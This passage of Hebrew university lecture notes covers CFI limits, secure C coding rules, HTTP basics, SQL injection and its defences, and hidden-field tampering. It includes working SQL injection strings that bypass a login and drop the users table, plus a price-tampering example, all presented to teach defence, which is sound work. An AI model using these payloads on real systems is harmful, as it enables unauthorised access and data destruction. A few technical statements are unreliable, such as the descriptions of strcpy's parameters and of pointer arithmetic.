6.10.4 חסרונות ה-CFI

אפשר לחשוב על כמה מתקפות שונות על ה-CFI ולראות שהן נמנעות:

- הזרקת קוד שיש לו לייבל נכון לא תעבוד, כי אנחנו מניחים שהדטא הוא `non-executable`.
- התוקף לא יכול לשנות את הלייבלים כך שה-`flow` של התוכנית יהיה איך שהוא רוצה, כי הקוד הוא `immutable`.
- התוקף גם לא יכול לעשות שינויים במחשנית כדי שהבדיקות של ה-CFI ייראו כאילו הם הצליחו למרות שהוא חסם אותן, כי הבדיקות האלה נעשות באמצעות ערכים ברגיסטרים, ולתוקף אין גישה לשם.

עם זאת, CFI לא מונע מניפולציות שהן מותרות לפי הלייבלים של ה-CFG. לדוגמה, במקרה שלנו, אם יריב ינסה לחזור פעמיים ל-`lt` זה לא ייתפס.

ומה מבחינת יעילות? לכל מה שאנחנו הולכים להוסיף מבחינת אבטחה יש `overhead` מבחינת יעילות.

עם הזמן הצליחו להקטין קצת את ה-`overhead`, עם שני שינויים – בהתחלה אפשר היה להפעיל את זה על קובץ שהוא `executables` ואחרי זה עברו להפעיל את זה על קבצים בשפת C, והיה מעבר ממצב לא מודולרי (no dynamically linked libraries) למצב מודולרי (לא מודולרי במובן שברגע שאנחנו עוברים ל-dll אז כבר אין שם לייבלים).

הערה לא קשורה לסיכום הנושא – CFI זה לא משהו שקורה בדיפולט, צריך להפעיל את זה. חשוב לזכור אם משתמשים בזה מתי CFI לא עוזר לנו – לייבלים זהים בתוך הקוד. באופן כללי, עבור כל שיטת הגנה שדיברנו עליה צריך להבין מתי היא טובה ומתי לא.

6.11 קוד בטוח: כללים ושיטות נוספים

בשפת C, בנוסף לכל מה שדיברנו עד עכשיו, יש אוסף בסיסי של עצות, עקרונות וחוקים שאם נקפיד עליהם זה יעזור לנו מבחינת אבטחה. בהמשך הקורס גם נדבר על איך אפשר לעשות אנליזה של קוד לפני ההרצה שלו, וזה ייתן לנו שכבה אחרת של הגנה.

החוקים והשיטות –

1. וידוא הקלט (Enforce Input Compliance):

החוק הראשון הוא שבכל פעם שאנחנו הולכים לקבל קלט ממישהו אחר, תמיד אמורים לחשוד בו, ונפעל כדי לוודא אפשר לוודא שהוא אכן בצורה שאנחנו חושבים שהוא. לדוגמא, אנחנו קוראים הודעה מהמשתמש ומדפיסים אותה, אבל שואלים את המשתמש מה האורך שלה לפני (זו ההדג' שראינו כשדיברנו על heartbleed). אם נדפיס את ההודעה כמו שהיא ולא נוודא אז יכול להיות read overflow. גם במקרים שהקלט לא מגיע מהמשתמש צריך לוודא אותו. למשל, אם אנחנו ניגשים למקום מסויים במערך שלנו לפי מונה שרק אנחנו נוגעים בו, כדאי לוודא שלא ניגש בטעות למקום מחוץ למערך. בשורה התחתונה: תמיד לוודא שהקלט הוא מה שאנחנו חושבים.

2. Robust Coding:

אפשר לחשוב על תכנות באופן מודע לענייני אבטחה כמו נהיגה בכביש, שם אנחנו לא רוצים לסמוך על נהגים אחרים לעשות את הדבר הנכון. כך נפעל גם בקוד – גם אם אנחנו יודעים שפונקציה אחרת בקוד הולכת לשלוח לנו משהו בפורמט כזה או אחר, עדיין נהיה חכמים ונוודא שמה שהגיע הוא באמת בפורמט הזה. בשורה התחתונה: לכתוב קוד כמה שיותר robust.³

3. שימוש בפונקציות בטוחות עבור מחרוזות:

מחרוזת ב-C היא מערך, וכמו שכבר ראינו יש הרבה פאשלות שיוכלות לקרות במחרוזות, בין אם בכוונה ובין אם לא. לכן, כדאי לעשות שימוש בפונ' בטוחות למחרוזות. לדוגמא, strcpy ו-strcat, שמקבלים בתור הפרמטר השלישי של האורך של המקום שאליה אנחנו הולכים להעתיק או לשרשר. למשל, במקום להשתמש ב:

```
char str[4];
char buf[10] = "fine";
strcpy(str, "hello");           // overflow
strcat(buf, "day to you");      // overflow
```

נשתמש ב:

```
char str[4];
char buf[10] = "fine";
strncpy(str, "hello", sizeof(str)); // failure
strncat(buf, "day to you", sizeof(buf)); // failure
```

הפעם תהיה התרעה אם ננסה לעשות מה שעשינו קודם, אז כדאי להשתמש בפונ' האלה אפילו שזה מוסיף עוד פרמטר.

רשימה חלקית של פונקציות והגרסאות הבטוחות שלהן:

³ אוסף של עצות פשוטות מהסוג הזה – Matt Bishop's robust coding handout – <http://nob.cs.ucdavis.edu/bishop/secprog/robust.html>

```
strcat -> strlcat
strcpy -> strlcpy
strncat -> strlcat
strncpy -> strlcpy
sprintf -> snprintf
vsprintf -> vsnprintf
gets -> fgets
...
```

בשורה התחתונה: להשתמש בפונקציות בטוחות עבור מחרוזות.

4. לא לשכוח NULL Terminator:

תמיד צריך לקחת בחשבון כשמתעסקים במחרוזות שהתו האחרון אמור להיות null, ויכול להיות שידרסו אותו בכתיבה.

לכן, גם כאן צריך להשתמש בפונ' בטוחה. למשל במקום:

```
char str[3];
strcpy(str, "bye"); // write overflow
int x = strlen(str); // read overflow
```

נשתמש ב:

```
char str[3];
strlcpy(str, "bye", 3); // failure
int x = strlen(str); // returns 2
```

בשורה התחתונה: לא להתעלם מ-null terminators.

5. להבין אריתמטיקה של מצביעים:

צריך לשים לב שבאריתמטיקה של פוינטרים, כשאנחנו עושים למשל $p + 1$ אנחנו מוסיפים למצביע p לא בייט אחד, אלא $\text{sizeof}(p)$ בייטים (כלומר מספר בייטים שמתאים לטיפוס ש- p מצביע אליו). למשל:

```
int buf[SIZE] = {...};
int *buf_ptr = buf;

while (!done() && buf_ptr < (buf + sizeof(buf))) {
    *buf_ptr++ = getnext(); // will overflow
}
```

בדוגמא הזו הגבול שרצנו עד אליו לא טוב. האריתמטיקה של מצביעים מכפילה ב- sizeof , אז בעצם לא ייתוספו $\text{sizeof}(buf)$ בתים אלא $\text{sizeof}(int) * \text{sizeof}(buf)$ בתים. מה שהיינו אמורים לעשות זה לכתוב:

```
while (!done() && buf_ptr < (buf + SIZE)) {
    *buf_ptr++ = getnext(); // no overflow
}
```

בשורה התחתונה: לשים לב ליחידות של כל דבר ולהבין לעומק אריתמטיקה של מצביעים.

6. להגן על Dangling Pointers:

לא לשכוח לעשות השמה ל-null אחרי שעושים free. כשעושים free זה רק מודיע למערכת ההפעלה שהאיזור הזה בזכרון פנוי, זה לא משנה את המשתנה עצמו, וכמו שכבר ראינו זה יכול להיות בעייתי. בשורה התחתונה: NULL אחרי free.

7 בטיחות ברשת

7.1 הקדמה

עד עכשיו דיברנו על מה שקורה מבחינת אבטחה במחשבים שלנו. עכשיו נעבור לדבר על אבטחה ברשת, שם יש יותר אתגרים כי הרבה פחות בשליטתנו.


נדבר בגדול על ארבע התקפות:

- SQL injection
- session hijacking
- cross-site request forgery (CSRF)
- cross-site scripting (XSS)

אפילו שההתקפות האלה הן קצת יותר עמוקות מהבחינה שהן לא ייקרו במחשב שלנו בזכרון שלנו אלא בשיתוף עם הרשת, חלק גדול מהסיבות שההתקפות האלה ייקרו זה בדיוק מה שהופיע לנו בחלק שעבר. לדוגמא, שמישהו הצליח לנו לגרום לבלבול בין קוד ודטא. גם חלק מההגנות הולכות להיות דומות, לפחות קונספטואלית, למה שדיברנו עליו עכשיו – לא לסמוך על אף אחד ולעשות ואלידציה לכל מה שהגיע אלינו.

7.2 מבוא לרשת

בחלק הראשון נדבר קצת על הווב, כל מה שאנחנו אמורים לדעת למטרות הקורס. גם כאן, כמו בזכרון, נעשה הנחות מפשטות מהסגנון של "ההיפ הולך מההתחלה והמחשנית מהסוף", אבל כן נדבר על העקרונות שיעזרו לנו להבין בגדול איך הדברים עובדים.



(הפשטה של מה שיש ברשת – שרתים ולקוחות)

מבחינת הרשת, בגדול, יש לנו לקוחות ושרתים. לקוח למשל הוא הטלפון שלנו, וסרבר הוא למשל אמזון או פייסבוק.

הדבר שמתקשר עם החוץ הוא הדפדפן שלנו למשל. מבחינת הסרבר, זה הסרבר שלו, וגם אצלינו וגם אצלו יש גישה לדטא. אצלינו יש גישה למשל לדטא בתוך הטלפון שלנו, מבחינת הסרבר לרוב מדובר על מסדי נתונים, לדוגמא מסד נתונים עם מידע על כל הלקוחות באמזון.

7.2.1 תקשורת עם מחשבים ברשת

איך נדבר עם מחשבים ברשת – צריך לפנות אליהם. עושים את זה עם url. לדוגמא, כותבים את הכתובת:

<http://www.cs.huji.ac.il/~segev/index.html>

המשמעות של הכל חלק:

- http – הפרוטוקול (Protocol), כדי שהסרבר שפונים אליו ידע מה השפה שמדברים בה.
- Hostname/server – www.cs.huji.ac.il, זה השם של הסרבר שאנחנו רוצים ללכת אליו. ברשת יש משהו שנקרא DNS, שמפרש את השם הזה לכתובת IP.

- **Path to resource** – /~segev/index.html, זה ה-resource שאנחנו מבקשים. הקובץ הזה index.html הוא תוכן קבוע (static content) – בכל פעם שנגש לשרת ונבקש את המקור הזה, הוא הולך לקחת את אותו הקובץ ולהחזיר אותו.

נסתכל על עוד דוגמא:

<http://facebook.com/delete.php?f=joe123&w=16>

המשמעות של הכל חלק:

- delete.php – זה גם path to resource, אבל ה-resource הזה הוא לא קבוע (dynamic content). כשנגש לשם, התוכן לא יהיה קבוע, אלא תלוי בדברים שכתובים בקוד וקוד.
- f=joe123&w=16 – הארגומנט.

השפה הזאת php היא שפה שרצה לרוב בצד של השרברים, ונועדה לפיתוח אתרים.

7.2.2 המבנה הכללי של העברת נתונים ברשת

פרוטוקול ה-HTTP (HyperText Transfer Protocol) משמש להעברת מידע ברשת. הוא נועד להעברה של דפי HTML (שפת תגיות שנועדה לתיאור דפי אינטרנט) והאובייקטים שהם מכילים.

בכל פעם שאנחנו לוחצים על לינק בדפדפן, הדבר הזה יותר HTTP request – השרבר אמור להגיב למה שעשינו. הבקשה הזאת מכילה:

- את ה-url שאנחנו רוצים לגשת אליו
- עוד כל מיני האדרים

יש בגדול שני סוגים של בקשות ב-http –


1. בקשת **GET**: בקשת תוכן שנמצא במקום ספציפי מהשרת.
2. בקשת **POST**: מסירת דטא למקור כלשהו.

דוגמא לבקשת GET:

HTTP Headers
http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/
GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security


נשים לב לכתובת שממנה מבקשים את המידע, ולשדה ה-referer (שגיאת הכתיב במקור), שאומר מי שלח אותנו לשם.

דוגמא לבקשת POST:



כחלק מהתקשורת עם השרת, הלקוח מקבל בחזרה HTTP response שכולל האדרים שמתארים מה שהרת החזיר, מידע, עוגיות ועוד.

דוגמא ל-response:



SQL injection 7.3

7.4 רקע

כמו שראינו בתרשים בתחילת השיעור, שרתים מצויידים לרוב במסדי נתונים לשמירת מידע לטווח ארוך. לדוגמא, רשימה של פריטים באמאזון. מסדי הנתונים צריכים להיות בטוחים מפני התקפות וגישה לא מאושרת.

מה שהיינו רוצים מדטאבייס – היינו רוצים שפעולות או יתבצעו בשלמותן או לא יתקיימו בכלל למשל, ועוד כמה פיצ'רים שאפשר לחשוב עליהם ולהבין מה הם עושים:

מי שמטפל בזה זה database management system, שמנהל את ה-DB ומאפשר לו לעבוד כהלכה.

Typically want **ACID** transactions

- **Atomicity:** Transactions complete entirely or not at all
- **Consistency:** The database is always in a valid state
- **Isolation:** Results from a transaction are not visible until it is complete
- **Durability:** Once a transaction is committed, its effects persist despite, e.g., power failures

(מה היינו רוצים ממסד נתונים)

SQL 7.4.1

הדטאבייזים מדברים בשפה שנקראת SQL (Standard Query Language), ונדבר עליה קצת. האובייקט הבסיסי ב-SQL הוא טבלה, למשל טבלה של המשתמשים במערכת:

Users				
Name	Gender	Age	Email	Password
Dee	F	28	dee@gmail.com	j3i8g8ha
Mac	M	7	mac@gmail.com	a0u23bt
Charlie	M	32	charlie@gmail.com	0aergja
Dennis	M	28	dennis@gmail.com	1bjb9a93

(דוגמה לטבלת SQL)

אפשר להעביר לטבלה שאילתות. למשל, אפשר לעשות:

```
SELECT Age FROM Users WHERE Name='Dee';
```

סלקט אומר "לך לבחור ולהחזיר לי", ומה שהוא בוחר זה את הגילאים של כל מי שבשם שלו יש dee. יש בדיוק אחד כזה, השורה הראשונה, והוא יחזיר לנו 28.

```
UPDATE Users SET Email='new@email.com' WHERE Age=32;
```

אומר לעדכן את users, ומה שרוצים לעשות זה לעדכן את האימייל ל-new@... בשורה שעונה לתנאי שהגיל הוא 32. יש רק שורה אחת שעונה לתנאי הזה, השורה השלישית, ונשנה שם את מה שרשום.

```
INSERT INTO Users Values('Frank', 'M', 57, ...);
```

בזה משתמשים בשביל להכניס שורה חדשה ל-DB.

```
DROP TABLE Users;
```

מוחק את הטבלה users לגמרי.

בנוסף, שני דאשים "---" מסמנים תגובה, למשל:

```
SELECT Age FROM Users WHERE Name='Dee'; -- this is a comment
```

7.4.2 קוד צד שרת

נראה איך עושים שימוש ב-SQL. נניח שאנחנו נכנסים לאתר, והוא מבקש שם וסיסמא. ברגע שנכניס אותם ונשלח על כפתור ההתחברות, השרת ישלח שאילתה לטבלה של הלקוחות, ואם מישהו עונה לשם ולסיסמא הוא ייתן להכנס.

מה שקורה מאחורי הקלעים הוא שרץ קוד PHP שהולך לחשב result של שאילתת ה-SQL מהצורה הבאה:

```
("select * from Users where(name='user' and password='pass');")
```

מה הסרבר עושה: נגיד שהסרבר נותן לנו להכנס לאתר אם השאילתה החזירה ערך שהוא לא ריק, ואם הוא ריק הוא מונע מאיתנו להכנס.

SQL Injection 7.4.3

איך אפשר לנצל את זה? נניח שבתור שם המשתמש נכניס את המחרוזת:

```
frank' OR 1=1); --
```

עם איזושהי סיסמה שהיא. ברקע תרוץ השאילתה:

```
$result = mysql_query("select * from Users where(name='frank' OR 1=1); -- ' and  
password='whocares');");
```

נשים לב מהו המבנה של הדבר הזה. זה כבר לא אותו מבנה של הקוד שחשבנו עליו, כי יש כאן עכשיו שני קווים של הערה. כשנפרש את זה לפי הסינטקס ב-SQL נקבל שכל מה שמופיע אחרי ה-'--' זו הערה:

```
$result = mysql_query("select * from Users where(name='frank' OR 1=1); -- ' and  
password='whocares');");
```

כלומר, כשנשלח את זה לדטאבייס הוא הולך לבחור את כל השורות *, ומתוכן את אלה שמקיימות או שהשם הוא פרנק ואו 1=1. כלומר, הדטאבייס יחזיר את כל השורות בטבלה, שזה משהו לא ריק, ונצליח להכנס לאתר.

יכולנו לעשות משהו אפילו יותר גרוע ולהכניס את המחרוזת:

```
frank' OR 1=1);  
DROP TABLE Users; --
```

במקרה כזה גם נוכל להכנס לאתר, וגם הדטאבייס של כל המשתמשים יימחק.

כשהדבר הזה רק הגיע ואנשים הבינו אותו, אחוז המתקפות האלה היה גבוה מאוד. בשלב הזה התחילו לשנות את איך ש-SQL עובד. אפילו כיום, יש עדיין סרברים שעוברים עם SQL בגרסאות שעושות הדבק ושלה.




(קרייט: <http://xkcd.com/327>)

בשורה התחתונה, ה-injection כאן דומה ל-code injection שראינו קודם. הוא מתרחש בגלל שיש לנו בלבול בין דטא לבין קוד, ובאופן כזה אנחנו פגיעים להתקפות.


לכן, צריך להתייחס למה שקיבלנו בתור דטא ולא בתור קוד. נסתכל על העץ שמתאר רכיבים בקוד:

```
$result = mysql_query("select * from Users
where(name='$user' and password='$pass');");
```



ככה העץ ייראה אם מתייחסים בתור קוד למה שמגיע מהמשתמש:

```
$result = mysql_query("select * from Users
where(name='frank' OR 1=1); -- ' and password='whocares');");
```



7.4.4 מניעת SQL injection

נדבר על כמה דרכים למנוע SQL injection:

1. ווידוא הקלט – אופציה אחת להמנע מזה היא כמו שדיברנו עליהם במקרה של overflow – לעשות וואלידציה ולהמנע מקלטים לא טובים.

2. Sanitization – נעשה סניטיזציה וכך נמנע מתוצאות לא רצויות. יש שתי אפשרויות:

a. Blacklisting: נמחק מהקלט שאנחנו מקבלים תווים לא רצויים, כמו:

' ; --

הבעיה היא שיכול להיות שיהיו מקרים שבהם נרצה לאפשר קלטים עם התווים האלה, לדוגמא שם משפחה שכולל גרש.

b. Escaping: להחליף תווים בעייתיים בתווים אחרים:

Change ' to \'

Change ; to \;

Change – to \–

Change \ to \\

זה מטפל ברוב ה-SQL injection, וזה מה שמופעל בדיפולט כשעושים שימוש ב-SQL.

החסרון הוא שלפעמים אנחנו רוצים את התווים כמו שהם ב-SQL.

3. **Whitelisting** – במקום לפסול אינפוטים לא טובים או לשנות משהו (שיכול להיות כן מה שאנחנו רוצים) להגדיר שפה מצומצמת יותר שאיתה אפשר לעשות הכל. זה עקרון די סביר – להוריד את הרמה של סוג האינפוטים שמתקבלים ע"י המערכת ע"מ להמנע מהתקפות כאלה, וזה עובד לא רק בהקשר של SQL. הרעיון: יותר קל לדחות את הבקשה מאשר לתקן (fail-safe defaults). הבעיה: זה עשוי להגביל אותנו באפליקציות יותר מורכבות, כח ההבעה של זה לא עשיר.

4. **שאליות מוכנות מראש (Prepared Statements)** – דרך נוספת היא להצהיר ל-DB מראש מה השאלתה, כלומר מה הקוד שאנחנו רוצים להריץ ב-DB. במקרה הזה אנחנו מכינים מראש את סוג השאלה שנשאל. המשתנים החסרים נשלחים כסטרינג, ועושים להם bind במקום לכתוב את השאלתה מאפס. ההדבקה מתרחשת בצד של ה-DB ולא של הסרבר לפני שהוא שולח.

Prepared Statements

```
$result = mysql_query("select * from Users
where(name='$user' and password='$pass');");
```

Treat user data according to its **type**

- **Decouple** the code and the data

```
$db = new mysql("localhost", "user", "pass", "DB");
```

```
$statement = $db->prepare("select * from Users
where(name=? and password=?);");
```


```
$statement->bind_param("ss", $user, $pass);
$statement->execute();
```

Bind variables are
typed as strings (s)

העץ:

Using Prepared Statements

```
$statement = $db->prepare("select * from Users
where(name=? and password=?);");
$statement->bind_param("ss", $user, $pass);
```



The binding is only applied to the leaves, so the structure of the tree is **fixed** במקרה הזה אפשר לראות שהמבנה של העץ יישמר. זה ימנע כמעט לגמרי sql injection, וזה דבר שהוא דיפולט היום בהרבה מקומות.

7.5 מצב (state) ברשת

7.5.1 רקע

נעבור לדבר על מתקפות נוספות. על מנת להבין את הרקע למתקפות, נתחיל בשאלה של איך נשמר המצב של השיחה ברשת.

אם נכנס לאתר של אמאזון, אנחנו מתחברים לסרבר עם HTTP. נלחץ על איזשהו אובייקט, זה יעביר לאיזה דף וכו', ובאיזשהו שלב נרצה לעזוב את האתר. זה אומר שאו נסגור את הדפדפן, או נעבור באותו דפדפן לכתוב אחרת. לכאורה אין לאמאזון שום דרך מובנית לדעת שאותו הקליינט הוא אותו הקליינט, ולמרות זאת הם כן יודעים, ויזכרו לרוב את הסיסמה אוטומטית אלא אם כן ביקשנו לשכוח.


אז איך זה קורה? ב-HTTP עצמו אין שום מנגנון מובנה ע"מ לזכור את המצב של השיחה שלנו עם הסרבר (אין לו מצב, הוא stateless). הרעיון הוא שבפועל הסרבר לא שומר את המצב של השיחה אצלו, אלא אנחנו בתור הלקוחות שומרים אותה אצלינו, ובכל פעם שנחזור לסרבר נזכיר לו – הנה, כאן עצרנו בפעם שעברה.

יש שני סוגים של מצבים שהסרבר יכול לשמור: שדות חבויים (hidden fields) ועוגיות (cookies).


7.5.2 דוגמא לשינוי של שדה חבוי ע"י הלקוח

נניח שהגענו לאיזשהו אתר ובחרנו גרב והגענו לדף של ההזמנה, שם יש סכום, ואנחנו לוחצים על כפתור ההזמנה:

socks.com/order.php



socks.com/pay.php



מה קורה ברקע? מה שנראה בפועל זה החלון בצד ימין, ומה שקורה בצד של הלקוח:

pay.php

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

כתוב כאן שזה PAY ומה העלות, ויש כאן שדות: אחד מקבל את הערך yes או no ל-pay בהתאם למה שאנחנו לוחצים.

נשים לב שהשדה של המחיר לא תלוי בשום כפתור, אנחנו לא אמורים להיות מסוגלים לשנות אותו. לסרבר בצד שלו אין זכרון, והשדה הזה של המחיר (שהוא חבוי) מזכיר לו את זה.

מה שקורה בצד של השרת:

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

אם pay==yes והמחיר לא null, העסקה מתבצעת.

אבל מה בעצם מונע מאיתנו בתור היוזרים לעשות אצלינו בצורה מקומית שינוי במחיר, ולשנות את השורה החבויה למשל לשורה:

```
<input type="hidden" name="price" value="0.01">
```

זה קוד שעבר אלינו דרך האתר ב-response ואנחנו אמורים להחזיר אותו, אז לפני ההחזרה נשנה מ-5.5 ל-0.01 ונשלח לסרבר. אין שום דבר שימנע מאיתנו לעשות את זה, כי לסרבר אין זכרון.

7.5.3 פתרון: Capabilities

אז איך מתגברים על זה? כאן מגיע העניין של היכולות שלנו – יכול להיות שאין לנו יכולת, או שאולי הסרבר ידע שמשהו לא בסדר ולא כדאי להמשיך עם הרכישה.

מה שעושים זה שהסרבר שומר זה סוג של מצב קטן יותר – trusted state. המצב הזה לא כולל כל מה שעשינו, אלא איזשהו "סוד", ושאר המידע נשמר אצל הלקוח. באמצעותו הוא יכול לגלות שבאמת לא שינינו את המחיר או עשינו משהו אסור.

הסוד הזה הוא משהו שאמור להיות מפולג באופן שקשה ליוזר לגלות מה הסרבר שומר. משהו פשוט יחסית היה נגיד לעשות mac – אפשר היה לשרשר למחיר 5.5 מאק שמתאים ל-5.5 ורק הסרבר יודע איך לאמת אותו, וככה יהיה קשה לזייף מחיר אחר.

7.5.4 שימוש ב-Capabilities

אחד הדברים שאפשר לעשות זה שהסרבר אצלו, בטבלה, ידע שמשהו כמו 5.5 הגיע מאיזשהו session id, הסשן שבו הלקוח רכש את הגרב. השורה של השדה הרכוז תראה כך:

```
<input type="hidden" name="sid" value="781234">
```

במקום לשמור את המחיר בצורה מפורשת השרת יישמור את ה-session id, שיאפשר לו לגשת למסד הנתונים ולדעת מה רצינו לרכוש. את הערך של ה-session id אפשר לתת כך שהוא יהיה מפולג באופן אחיד, וכך הוא לא יהיה ניתן לגילוי.

מה שייקרה בצד של השרת הוא שלפני שהוא יריץ את הקוד שראינו קודם, הוא יחפש את העלות של המוצר לפי ה-session id וייקח משם את העלות:

```
price = lookup(sid);
```

שוב, העקרון החשוב הוא שאפילו אם נשנה מה שישלח כתוצאה מהדף בשקופית הקודמת (וזה פשוט לשינוי כי זה רץ אצלינו) לא נפגע ב-session id שלנו או אחר, כי הטווח שממנו נלקח ה-session id הוא די גדול.

7.5.5 מצב באמצעות שימוש בעוגיות

השיטה הזאת של היכולות עם סשן ID היא מוגבלת. חוץ מהעובדה שאנחנו מחויבים להחזיר לו את ה-session id כל פעם, גם בכל פעם שאנחנו סוגרים את הדפדפן או עוברים לעמוד אחר המידע הזה נעלם.

